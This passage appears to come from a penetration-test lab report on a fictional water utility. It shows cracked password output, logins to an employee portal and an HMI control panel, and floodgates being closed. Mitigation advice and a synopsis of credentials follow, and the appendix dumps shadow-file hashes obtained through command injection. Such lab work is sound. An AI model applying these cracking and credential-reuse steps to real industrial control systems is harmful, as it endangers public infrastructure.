Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 40 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 15 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 38 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
a1b2c3d4         (dnewsome)
4runner          (wsanders)
1q2w3e4r         (kburkhardt)
3g 0:00:00:04 DONE 2/3 (2024-08-15 23:28) 0.7042g/s 2318p/s 2696c/s 2696C/s 1234qwer..celtic
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 15: Using John the Ripper to crack the hashed passwords

This screenshot (Figure 15) shows the output of the john (John the Ripper) password cracking tool being used to crack password hashes.

Hashes Cracked:

- Three password hashes were loaded with different salts.
- John the Ripper successfully cracked three passwords associated with the following users:
  - dnewsome: The cracked password is a1b2c3d4
  - wsanders: The cracked password is 4runner
  - kburkhardt: The cracked password is 1q2w3e4r

4 POST-EXPLOITATION

4.1 Accessing the Employee Portal Dashboard




Figure 16: Accessing the CyberWater Dashboard using William Sander's username and cracked password

After accessing the Employee Portal on the main homepage, I successfully logged into the Dashboard (Figure 16) using William Sander's credentials. The username and password combination I used was:

- Username: wsanders
- Password: 4runner

Once logged in, it was apparent that I had accessed his account, as "Hello William!" was displayed in the top right corner of the screen (outlined in red on Figure 16). Additionally, I located the HMI Portal page, which was visible in the top left menu of the Dashboard.

4.2 Accessing the HMI Portal Controls Dashboard




Figure 17: Accessing the HMI Portal using William Sander's unique account.

The same username and password combination that worked for the Employee Portal login did not work for the HMI Portal login. After reviewing my data, I recalled the different username syntax found in the Annual Report metadata (referenced in Figure 6), where the username format was: last name followed by the first name initial.

This username and password combination allowed me access to the HMI Portal:

- Username: sandersw
- Password: 4runner

Figure 17 shows the HMI Portal Dashboard and controls available. At this point the floodgates are currently open.




Figure 18: Closing the floodgates in the HMI Portal

Figure 18 shows the dashboard control systems statistics changed as the floodgates are now closed as seen by the red outlined box over the red button.

5 SUMMARY AND MITIGATION

This report details the successful reconnaissance, scanning, exploitation, and post-exploitation phases carried out on the water.cyberapolis.gov infrastructure. The assessment began with identifying potential targets and sensitive information through reconnaissance, such as private IP addresses, key employee details, and username/email combinations. Scanning activities revealed critical services and open ports on the network, leading to the discovery of several exploitable vulnerabilities, including a high-severity Remote OS Command Injection.

Exploitation of these vulnerabilities allowed for the extraction of sensitive information, including usernames and hashed passwords, which were successfully cracked using John the Ripper. These credentials were used to access critical systems, including the Employee Portal and HMI Portal, where unauthorized control was obtained.

The post-exploitation phase demonstrated the ability to manipulate control systems within the HMI Portal, stressing the severe impact of these vulnerabilities on the organization's operations.

To mitigate issues seen throughout the report, it is recommended to:

- Implement input validation and sanitization mechanisms to prevent command injection vulnerabilities.

- Enforce strong password policies, including the use of complex passwords and regular password changes. Additionally, if possible, consider using multi-factor authentication (MFA) to add another layer of security.
- Review and restrict the exposure of sensitive information, such as internal IP addresses in logs, employee details, and metadata in documents that face the web. This includes limiting sensitive information that could be seen on social media.
- Ensure that usernames and passwords follow secure practices, including avoiding predictable patterns. Implement account lockout systems to prevent brute force attack and regularly audit accounts for unauthorized access attempts.
- Keep all machines, particularly those running critical services such as SSH, SQL Server, web servers, up to date with the latest security and software versions. Review and apply updates to mitigate known vulnerabilities.
- Utilize strict firewall rules to limit access to sensitive services such as RDP (port 3389), SMB (ports 139 and 445), and SQL Server (port 1433). Only allow access from trusted IP addresses or networks and consider using VPNs or other secure methods to access these services remotely.
- Segment the network to isolate vital systems in order to reduce the attack surface.
- Perform security assessments, including vulnerability scans and penetration tests to identify and address potential weakness before attackers can begin to exploit them.
- Enhance monitoring and logging to detect and respond to suspicious activities in real-time.

6 SYNOPSIS

1. What Username(s) did you find that could access the Employee Portal?
   kgriffin, dnewsome, wsanders, kburkhardt, kmciver, jkeener and wgilbert

2. What password hash(es) did you find that could access the Employee Portal?
   XAZKEUB/lpqkP7AQamVwS : wsanders
   Pl5LyrmzaHtCCRJkzyQvd0 : wgilbert
   q9d8qZm30oTfyuougl6MZ0 : kgriffin
   ljYMgKcPUaXK68lOY95dJ : dnewsome
   lgbQaQBwLrLDcDLlcacOE1 : kburkhardt
   HpQ8y2XeaVmlEUT8REBEB : kmciver
   4JhSWoXCfLsxJ.fI/g4Yn. : jkeener

2. What password(s) were associated with the Employee Portal account?
   8675309
   a1b2c3d4
   4runner
   1q2w3e4r
   7dwarfs
   57chevy
   123go

4. Was there any metadata required to complete your task? If so, what was it and where did you find it?

I did use metadata to complete the task. It was metadata from the Annual Report located in website's top menu: About Us > Reports. It helped identify the username format variation.

5. What vulnerabilities did you identify in the CyberApolis Water Company's website?

I was able to find that the website had a Remote OS Command Injection vulnerability and a few other Medium level vulnerabilities such as Absence of Anti-CSRF Tokens, Directory Browsing, and Missing Anti-Clickjacking Header.

6. What Username(s) allowed access to the HMI Controls?

newsomed
sandersw

7. What password(s) allowed access to the HMI controls?

a1b2c3d4
4runner

7 APPENDIX

Exploiting the Remote OS Command Injection Results:

```
root:*:16979:0:99999:7:::
daemon:*:16979:0:99999:7:::
bin:*:16979:0:99999:7:::
sys:*:16979:0:99999:7:::
sync:*:16979:0:99999:7:::
games:*:16979:0:99999:7:::
man:*:16979:0:99999:7:::
lp:*:16979:0:99999:7:::
mail:*:16979:0:99999:7:::
news:*:16979:0:99999:7:::
uucp:*:16979:0:99999:7:::
proxy:*:16979:0:99999:7:::
www-data:*:16979:0:99999:7:::
backup:*:16979:0:99999:7:::
list:*:16979:0:99999:7:::
irc:*:16979:0:99999:7:::
gnats:*:16979:0:99999:7:::
nobody:*:16979:0:99999:7:::
systemd-timesync:*:16979:0:99999:7:::
systemd-network:*:16979:0:99999:7:::
systemd-resolve:*:16979:0:99999:7:::
```

systemd-bus-proxy:*:16979:0:99999:7:::
syslog:*:16979:0:99999:7:::
_apt:*:16979:0:99999:7:::
lxd:*:16979:0:99999:7:::
messagebus:*:16979:0:99999:7:::
uuidd:*:16979:0:99999:7:::
dnsmasq:*:16979:0:99999:7:::
sshd:*:16979:0:99999:7:::
pollinate:*:16979:0:99999:7:::
ubuntu:!:16997:0:99999:7:::
mysql:!:17014:0:99999:7:::
vnstat:*:17107:0:99999:7:::
ftp:*:17107:0:99999:7:::
drodriguez:1s6OMy/Jc$1zZOga4F1FodNtBGoDzyl0:17113:0:99999:7:::
spearson:1b5Vgb/Y.$eEmAwG7f3Z/NZ/VhFlIM./:17113:0:99999:7:::
mlund:1KuOD8XMt$BQTnoTHxe67iw8Bnvl8ik.:17113:0:99999:7:::
awelsh:1/dPGjwBc$0wgHN9ubys9g3sWb/9FvB.:17113:0:99999:7:::
tcheney:1E11Qv/PA$c09pcs3JdwGLoeIVY4A5L1:17113:0:99999:7:::
rromine:1Fle/e/MF$gNCnlrgf2QpgtK3Hu0Wfq/:17113:0:99999:7:::
cyoung:$1$34au4/I2$KKhFjIKX1aPXKMMFzvlwf/:17113:0:99999:7:::
hjohnston:1MA2zd/K.$5fmPQ8sVGMGbXtH.BO9jS/:17113:0:99999:7:::
jirizarry:1L3of2/xb$GEfS6YHBQPmPVxhV3oZ9e1:17113:0:99999:7:::
svasquez:1o.njT/9l$nZlHb0x6A2xO.BMDshqmj0:17113:0:99999:7:::
cscott:$1$1EHIy/Jd$JXAs7JrQN/9IrGW5Haj0X/:17113:0:99999:7:::
egaines:1pqhXjvWd$X6YwdhxkOiM0SfjQgf3sO0:17113:0:99999:7:::
jbush:1vWxtl8V9$lJ/qM6H7Z1e7zPwCBTdIn.:17113:0:99999:7:::
chornsby:1T6keZJ5W$6WAblEd8.ZsRX8jzdqkYg0:17113:0:99999:7:::
lmadison:1U5.maSmJ$FFaHEB.k/9Id1rIoRtVJt/:17113:0:99999:7:::
bcohen:1snXFdO69$2oPg2bw1900JESP6i/5G2/:17113:0:99999:7:::
swilliamson:$1$8HkkDe00$LU0/kfL3ZXj/pq6rpi6HB1:17113:0:99999:7:::
rmaldonado:1x0jatDeI$GAQfqfK6HdOsiC0/KU0HG1:17113:0:99999:7:::
mrizo:1zdf6F/Xm$IE2dy7q8PH0.TQf5WDX/x1:17113:0:99999:7:::
tlashbrook:1e/uMTh.X$83pdiNDZS9h1OuWIL5HXx.:17113:0:99999:7:::
jraftery:1iJ9eg/er$Ki/fuUNm9bUCE9CaRAwg8/:17113:0:99999:7:::
tcraig:1nn1btN.b$.xmZZoq6LmBHaYTJ.0fqt.:17113:0:99999:7:::
dschultz:1D9TkHJ1Q$ryVa/5Rb.AvWVZdXVgJkG0:17113:0:99999:7:::
bbrooks:1GnDDQj9H$fEh94FldJOPM0MTLUzpNA1:17113:0:99999:7:::
jtrevino:1XRtzo/1A$GTGD8/F3mu2Llqt/5Wu.m1:17113:0:99999:7:::
dkoester:1ToUO5/m9$9ZYQSZqG6rzfRaHOqXq0t/:17113:0:99999:7:::
bwalker:$1$5HVgT/A6$dmGMzZB6XYYOIZUdY/Nc9/:17113:0:99999:7:::
brickard:$1$5aNrcZap$3Lnbdwn940PoA.yDzkzQZ.:17113:0:99999:7:::
csorenson:1jC7nG8Co$SwHmegfuzMt99NwAi0.9v.:17113:0:99999:7:::
scortinas:1gZmsBUcA$g90ghYnumnwPjcB7OZgAM1:17113:0:99999:7:::
dguerra:1CyqLP/Lx$FPw9MlJI4A/GRaYq62HC3.:17113:0:99999:7:::
cbowers:$1$0Qv8E4jd$hQywUB4zwpFTAC8LNLQzt/:17113:0:99999:7:::
kmichie:1hXuoJ/Xa$.gEKW7.DhOWPMy936h0mB0:17113:0:99999:7:::

jedwards:1vk0whB2n$mHLrLXtsYdCDo3vzxyZak.:17113:0:99999:7:::
lcraig:1xze9xmd4$xJUfeIVtIdtYrBMV6M2NF/:17113:0:99999:7:::
llindemann:1Rg/8s/nO$WOv0IFOBSteKDXmVB918o0:17113:0:99999:7:::
cstamper:1ZroZG/1Y$zfai/GQkRN8AQdcp0upAw1:17113:0:99999:7:::
jsherwin:1IX7C1G6h$8ygjesFtBHxaL7Pp7U6Tr0:17113:0:99999:7:::
shecker:1JRDHj/WD$Nr145Cn6CTD0WmnlRlS7D1:17113:0:99999:7:::
dwaugh:1vpBIm/ss$qMS44CNOxT1whooIb.8f61:17113:0:99999:7:::
tsandifer:1o7kKZtaC$ET8jrAvkKsvrQKHrgYBU4.:17113:0:99999:7:::
mbolin:$1$4Kzgz//n$jC99n6nrg4sY7GnvlQfNS1:17113:0:99999:7:::
ferickson:1VL0Rk/Tz$oQujtwJnsdnnLOfb5Yb2S.:17113:0:99999:7:::
aburns:1pkCpt/.4$0gmQne/gW9YB8bIu2jO6f1:17113:0:99999:7:::
ecoulson:1/Mre/1l2$RWioEZchSzy7kLNCKodi..:17113:0:99999:7:::
jmccormick:1yPAYnaDg$nSBq2x3Gl/DWWQFCfFEKg0:17113:0:99999:7:::
wmccauley:1FDqkyaT1$Mp09k4odRyice5LO5cP0m0:17113:0:99999:7:::
pmelton:1m1.vg/9W$5IofTsm8NNPZf7oeRbMJX/:17113:0:99999:7:::
nkuhlmann:1MCvIKd25$vpAGCjZ8MD5gPSMl8/gV3.:17113:0:99999:7:::
dnewsome:1stPBi.qR$ljYMgKcPUaXK68lOY95dJ/:17113:0:99999:7:::
kburkhardt:1iqTazmxS$lgbQaQBwLrLDcDLlcacOE1:17113:0:99999:7:::
jdoody:1xrkDA/xt$.6qFz6LJDQ46Am2aIzey00:17113:0:99999:7:::
jkeener:1MYLgsdvI$4JhSWoXCfLsxJ.fI/g4Yn.:17113:0:99999:7:::
cpauling:1FyOGp83a$.rHndn0D.Bz2nEAX6CNb70:17113:0:99999:7:::
gwilson:1RCvsEbul$UY0xG1RQPdzAVP5e1KFbr1:17113:0:99999:7:::
wsanders:$1$2kMh5/cp$XAZKEUB/lpqkP7AQamVwS.:17113:0:99999:7:::
csimon:$1$62R4M/sN$rd6yE79viVH9R8HLP/zyj.:17113:0:99999:7:::
tbrown:1t8CvI/V3$EH30J3iK54ogbfX6WWLvb0:17113:0:99999:7:::
tallison:1J4cks/11$MwPl5bcw1zV6gb13DZmlM.:17113:0:99999:7:::
rbrewster:1QrOKHF5W$Wpis6I3NNIDo.PqO8akQt/:17113:0:99999:7:::
jrahman:1uu6Np6/h$piL0xzlsTjnru/8rDlQ.d.:17113:0:99999:7:::
dchaney:1.8nSz/zG$znZ09XpENylrpUHrKmfu21:17113:0:99999:7:::
mbanks:$1$4daAj/fs$SaatWzlHZN4CKRU/vbK4p0:17113:0:99999:7:::
jthorn:1LF70o/MQ$b45Z2Xbq3vxFORqqRvpDN1:17113:0:99999:7:::
dross:1RLJgd/0y$JXTJA7P8cQhmUyP0dfWGK.:17113:0:99999:7:::
asanches:$1$3IWyTj3f$6ESmezhkK3EWGKQliOOsy0:17113:0:99999:7:::
jwright:1VdNP5npY$9vJ1uWo.HA5EHr4HT3q9/1:17113:0:99999:7:::
kmciver:1.nlge/OS$HpQ8y2XeaVmlEUT8REBEB.:17113:0:99999:7:::
bpitts:1oN335Onj$rU/z4vBQ104pCMNaY5ku..:17113:0:99999:7:::
aswanson:1.qCzhCVZ$TtqTnA1ppK6V6XXUGGwwM1:17113:0:99999:7:::
aperine:1fK3cF/PK$EIr95n2YpQPVOTqpcXtmt1:17113:0:99999:7:::
smunson:$1$3IkZc/TJ$XwRMt4k35b3fxDfFSgS7x.:17113:0:99999:7:::
jjenkins:1brXgNtHH$mrvhhwKjIpXrA4oNHV.Dc0:17113:0:99999:7:::
ldrost:1bJ5vxDh6$4SGBMI.lrhwYOt3BoaeXT1:17113:0:99999:7:::
merwin:$1$2jZFF/LL$9OS9L98Jq9nwc1yfCjq4z.:17113:0:99999:7:::
dtran:1wF4DN/Wf$VZVHN69hGRT9nJ7XNlLOw0:17113:0:99999:7:::
mstevens:1Haqd85Ai$BGnU98Ix4xQaSwdagcpDF/:17113:0:99999:7:::
wpineda:1f56X4Rsi$vtA3uPoMOaZTYlCdi70aQ1:17113:0:99999:7:::
wgilbert:1fXoRxjo0$Pl5LyrmzaHtCCRJkzyQvd0:17113:0:99999:7:::

ayung:1m7/ohZOC$JTDymNuATLfxUzV8Y/fAx0:17113:0:99999:7:::
mlindner:1En2Wp/Ij$nRr1pLJd04DShSPpzJ86V.:17113:0:99999:7:::
wscheel:1Q8xPu/jf$gF9GHh56nO43sghTaFX/T.:17113:0:99999:7:::
jstanley:1apUD5UvK$nh2sLYjO8xUs2ZFzvGjW.1:17113:0:99999:7:::
kwells:1QQOAb/IH$EWSbhB6zmjp0gdCSaLgxN/:17113:0:99999:7:::
cmisner:1rYHaO/3c$qtW3gExjAVF/CRsSDIAVO1:17113:0:99999:7:::
kgriffin:$1$6k844/y4$q9d8qZm30oTfyuougl6MZ0:17113:0:99999:7:::
rnagy:1zlQql/cL$WTPouxuKaw3jQlHS0UTps/:17113:0:99999:7:::
adibenedetto:1VkMSE/2e$OwqQX.D55osi/iLsrM3ms1:17113:0:99999:7:::
mtryon:1X55Fr/3f$SqZcX1PtS2LRZDe.RpRyW.:17113:0:99999:7:::
ecarroll:1oeCF7WjF$GATSFr0I2A0If.yowHytM/:17113:0:99999:7:::
lmills:1TGmrIF.g$XDUo/5xkmTyiIbIYTihe/1:17113:0:99999:7:::
wbush:1nPI7i/2d$wrUTI3ho05qyDcMok82wv.:17113:0:99999:7:::
pparker:1Sjqu5C3I$tgR7XcBBP3.5ok1moAYUZ0:17113:0:99999:7:::
aabbott:1fNhug/cV$jA.wSHJF4oRr1RA6rPPjx.:17113:0:99999:7:::
rwilliams:1SutnK/.h$2kOAMl1x8WhNEm9WY4mlI/:17113:0:99999:7:::
earmour:1mHq81/4r$s3ihtNvDYRhDNFSJClvXq0:17113:0:99999:7:::
tbier:1LBoMI/Zo$jgLX3Y3teG3xfBSl81n7p/:17113:0:99999:7:::
mlinton:1Z1aQz/Q4$yQuc8qi29HzpW2oRV35P0.:17113:0:99999:7:::
rmccain:1rb1qJTDB$QdOAJJyYVxDds2x9aVZel.:17113:0:99999:7:::
kliggett:1Mr8OJ/yP$7I4zo8MsyrfyQrMmLmfEd1:17113:0:99999:7:::
sclark:$1$8R8Up/81$wui2SuPupUwTpxYCZg4Zz/:17113:0:99999:7:::
rrobinson:1Hb7SpC1H$ENsH02.oE3QI4zKo930j..:17113:0:99999:7:::
jsweeny:1kl9EwlCR$2XMXhAAFwKUj3N8YmU18H0:17113:0:99999:7:::
mgray:1KeeAwqmy$LYVcrSC8gjuLhsOrNHa4O.:17113:0:99999:7:::
jmcnair:1cSyC6/pN$vzfBDCqhNm2eVcnyx6zSw/:17113:0:99999:7:::
arose:1Ay3fLg1t$9T1uZGLfQkvrG6.lHbJLr1:17113:0:99999:7:::
jbowes:$1$52gIZryk$NCDvqG0SQSEa51tkxBR5W1:17113:0:99999:7:::
jrock:1Yco.0/9F$50WPgdNdyw3lGhnju9G3J1:17113:0:99999:7:::
droth:1LBUT3/.P$TMi5o7W/5fEFh1aAu9QqB0:17113:0:99999:7:::
cweiss:$1$42t6Y/RL$WdhdjfQnJl3PgZ08wCGQB.:17113:0:99999:7:::
nchristensen:$1$65iV5/C4$odF1nF3TwXZ/6FGvd3aVh0:17113:0:99999:7:::
ncarmon:$1$2vCz./Eb$8jH1p/HnsHifgKx5IYRH/1:17113:0:99999:7:::
gellis:1uj1Zh5pj$BycO9ws7VZCuD3/7dOxGj/:17113:0:99999:7:::
athompson:1enZXph2c$HFKHd.tlKMG1OhXj5RXn3.:17113:0:99999:7:::
mbarnes:$1$09shB2O7$YuS6MkZjOdrgtlYUQiQyZ/:17113:0:99999:7:::
tgomez:$1$8e5sE/Ti$ouhms46Q4GDc7IS55QytR0:17113:0:99999:7:::
skerley:1RKFsBrbw$k27wgjd72m1.x46JPRD9g1:17113:0:99999:7:::
chinson:1Pc6fm/Vy$OMlVtPfprHPnahgLIMK4L/:17113:0:99999:7:::
pphillips:1gDB4SVSN$N0gAZRSMiw1Tf3lTATEOz/:17113:0:99999:7:::
vwoodson:1ePBIO//Y$nth6RSlHsqB3swLpQvGbF1:17113:0:99999:7:::
dwinter:1PcJXHmK4$tamDjW5BRtcNhxl3frFAI/:17113:0:99999:7:::
rhadley:1tEBrJ/8j$2ILZm21dqgxKBq5zTJmmT.:17113:0:99999:7:::
ljordan:$1$8Lv5NVbv$crtT/awdMofqpRuHo2zRD.:17113:0:99999:7:::
oscarberry:$1$65Co07AG$nOXyacFEoOnVYjE8L1LEM.:17113:0:99999:7:::
dshelton:1QWNVt/56$5SDdE6XWA4vloc3I0EDHY.:17113:0:99999:7:::

jnichols:1OskWE/l7$f2WGrb2wqbxOov3lbfKIZ0:17113:0:99999:7:::
dtomlinson:1BoIp//u1$XiGhxrl2s4O5lAWB/3uVL/:17113:0:99999:7:::
hfletcher:1yIihW/GI$YrsfqhwduJloFeoILYC4W/:17113:0:99999:7:::
jmartin:1h3oXp/t4$XGZoh9391/83NLEeKKfFu0:17113:0:99999:7:::
mbrown:1xDV7lu/9$MuMixwfUmX0BnxSjppcYm.:17113:0:99999:7:::
mwilson:1mpu0S/Je$NWXS7pcxT4Xu9ej/8ZxZI.:17113:0:99999:7:::
ghillman:1m7jQn/WV$Rdqfg0C35HX2xrHst8lKX.:17113:0:99999:7:::
kwroten:$1$37xt/QsO$mdLeCS.MfqweuhnSP3cD31:17113:0:99999:7:::
phamm:1BtmNO3yS$OCOjoLquOVBxqQuXgo1Fu0:17113:0:99999:7:::
srivera:1.OJwb/b/$aHP6MFaC5ffq4VOtVz7dc/:17113:0:99999:7:::
jroberson:1cekti/23$UA7FGiVxTTIxDdoZabiyL1:17113:0:99999:7:::